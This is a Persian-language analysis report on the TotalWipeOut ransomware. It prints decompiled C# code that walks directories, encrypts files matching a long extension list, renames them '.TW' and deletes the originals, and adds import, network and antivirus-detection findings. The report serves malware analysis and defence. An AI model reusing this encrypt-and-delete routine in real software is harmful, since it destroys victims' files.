FullyRekt(string) : void

```
// TotalWipeOut.Program
// Token: 0x06000004 RID: 4 RVA: 0x00002130 File Offset: 0x00000330
public static void FullyRekt(string Drive)
{
    try
    {
        foreach (string text in Directory.GetDirectories(Drive))
        {
            try
            {
                string[] files = Directory.GetFiles(text);
                for (int j = 0; j < files.Length; j++)
                {
                    string text2 = files[j];
                    string fileName = Path.GetFileName(text2);
                    string ext = Path.GetExtension(fileName);
                    bool flag = Program.strNamesArray.Any((string x) => x == ext);
                    if (flag)
                    {
                        try
                        {
                            byte[] input = File.ReadAllBytes(text2);
                            byte[] bytes = Program.Encrypt(input);
                            File.WriteAllBytes(text2 + ".TW", bytes);
                            File.Delete(text2);
                            File.AppendAllText("C:\\8000\\Files.txt", "ENCRYPTED --  " + text2 + Environment.NewLine);
                            GC.Collect();
                        }
                        catch
                        {
                        }
                    }
                }
                Program.DirSearch(text);
            }
            catch
            {
            }
        }
    }
    catch (UnauthorizedAccessException)
    {
    }
}
```

قطعه کد زیر مربوط به لیست فایل‌های مورد هدف باج‌افزار در کدمنبع آن می‌باشد :

```
.cctor() : Void
1  ' TotalWipeOut.Program
2  Shared Sub New()
3      Program.SPI_SETDESKWALLPAPER = 20UI
4      Program.SPIF_UPDATEINIFILE = 1UI
5      Program.strNamesArray = New String() { ".DOC", ".DOCX", ".LOG", ".MSG", ".ODT", ".PAGES", ".RTF", ".TEX", ".TXT", ".WPD", ".WPS", ".CSV", ".DAT", ".GED",
         ".KEY", ".KEYCHAIN", ".PPS", ".PPT", ".PPTX", ".SDF", ".TAR", ".TAX2016", ".TAX2017", ".VCF", ".XML", ".AIF", ".IFF", ".M3U", ".M4A", ".MID", ".MP3",
         ".MPA", ".WAV", ".WMA", ".3G2", ".3GP", ".ASF", ".AVI", ".FLV", ".M4V", ".MOV", ".MP4", ".MPG", ".RM", ".SRT", ".SWF", ".VOB", ".WMV", ".3DM", ".3DS",
         ".MAX", ".OBJ", ".BMP", ".DDS", ".GIF", ".JPG", ".PNG", ".PSD", ".PSPIMAGE", ".TGA", ".THM", ".TIF", ".TIFF", ".YUV", ".AI", ".EPS", ".PS", ".SVG", ".INDD",
         ".PCT", ".PDF", ".XLR", ".XLS", ".XLSX", ".ACCDB", ".DB", ".DBF", ".MDB", ".PDB", ".SQL", ".APK", ".APP", ".BAT", ".CGI", ".COM", ".EXE", ".GADGET", ".JAR",
         ".WSF", ".DEM", ".GAM", ".NES", ".ROM", ".SAV", ".DWG", ".DXF", ".GPX", ".KML", ".KMZ", ".ASP", ".ASPX", ".CER", ".CFM", ".CSR", ".CSS", ".HTM", ".HTML",
         ".JS", ".JSP", ".PHP", ".RSS", ".XHTML", ".CRX", ".PLUGIN", ".FNT", ".FON", ".OTF", ".TTF", ".CAB", ".CPL", ".CUR", ".DLL", ".DMP", ".DRV", ".ICNS", ".ICO",
         ".LNK", ".SYS", ".CFG", ".INI", ".PRF", ".HQX", ".MIM", ".UUE", ".7Z", ".CBR", ".DEB", ".GZ", ".PKG", ".RAR", ".RPM", ".SITX", ".TAR", ".GZ", ".ZIP",
         ".ZIPX", ".BIN", ".CUE", ".DMG", ".ISO", ".MDF", ".TOAST", ".VCD", ".C", ".CLASS", ".CPP", ".CS", ".DTD", ".FLA", ".H", ".JAVA", ".LUA", ".M", ".PL", ".PY",
         ".SH", ".SLN", ".SWIFT", ".VB", ".VCXPROJ", ".XCODEPROJ", ".BAK", ".TMP", ".CRDOWNLOAD", ".ICS", ".MSI", ".PART", ".TORRENT" }
6  End Sub
7
```

باج‌افزار TotalWipeOut فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبـان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار TotalWipeOut نشدیم.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۳۰ مورد از ٦٧ آنتی ویروس و آنتی بـدافزار موجـود در سـامانه VirusTotal قـادر بـه شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.40408939	AhnLab-V3	Trojan/Win32.Zpevdo.C2678160
ALYac	Trojan.Ransom.TotalWipeOut	Arcabit	Trojan.Generic.D268976B
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Trojan.GenericKD.40408939
CrowdStrike Falcon	malicious_confidence_60% (D)	Cylance	Unsafe
Cyren	W32/GenBl.E7348CFD!Olympus	DrWeb	Trojan.Encoder.25848
Emsisoft	Trojan.GenericKD.40408939 (B)	eScan	Trojan.GenericKD.40408939
F-Secure	Trojan.GenericKD.40408939	GData	Trojan.GenericKD.40408939
Ikarus	Trojan-Ransom.TotalWipe	Malwarebytes	Ransom.TotalWipeOut
McAfee	Artemis!E7348CFD2D05	McAfee-GW-Edition	BehavesLike.Win32.Generic.cc
Microsoft	Trojan:Win32/Zpevdo.A	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Win32/Trojan.Generic.725
SentinelOne	static engine - malicious	Sophos AV	Mal/Generic-S
Sophos ML	heuristic	Symantec	Ransom.GandCrab
TrendMicro-HouseCall	TROJ_GEN.R002H09HI18	Webroot	W32.Trojan.GenKD

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ٤ مورد از ١١ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن Honest_Sample_5b93bc71a0bba84b6756d9a1.bin

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن	
پادویش	2.3.190.2675	✔	Clean
sophos	9.15.0	✔	Clean
f_secure	11.00	ii	Dangerous: Trojan.GenericKD.31185124
kaspersky	5.5	✔	Clean
eset	4.5.3.38743	✔	Clean
drweb	11.0.1.1607061217	ii	Dangerous: Trojan.Encoder.25848
clam_av	0.99.2	✔	Clean
comodo	1.1.268025.1	✔	Clean
bitdefender	11.0.1.18	ii	Dangerous: Trojan.GenericKD.31185124
avast	2.1.2	✔	Clean
symantec	7.9.0.30	ii	Dangerous: Ransom.GandCrab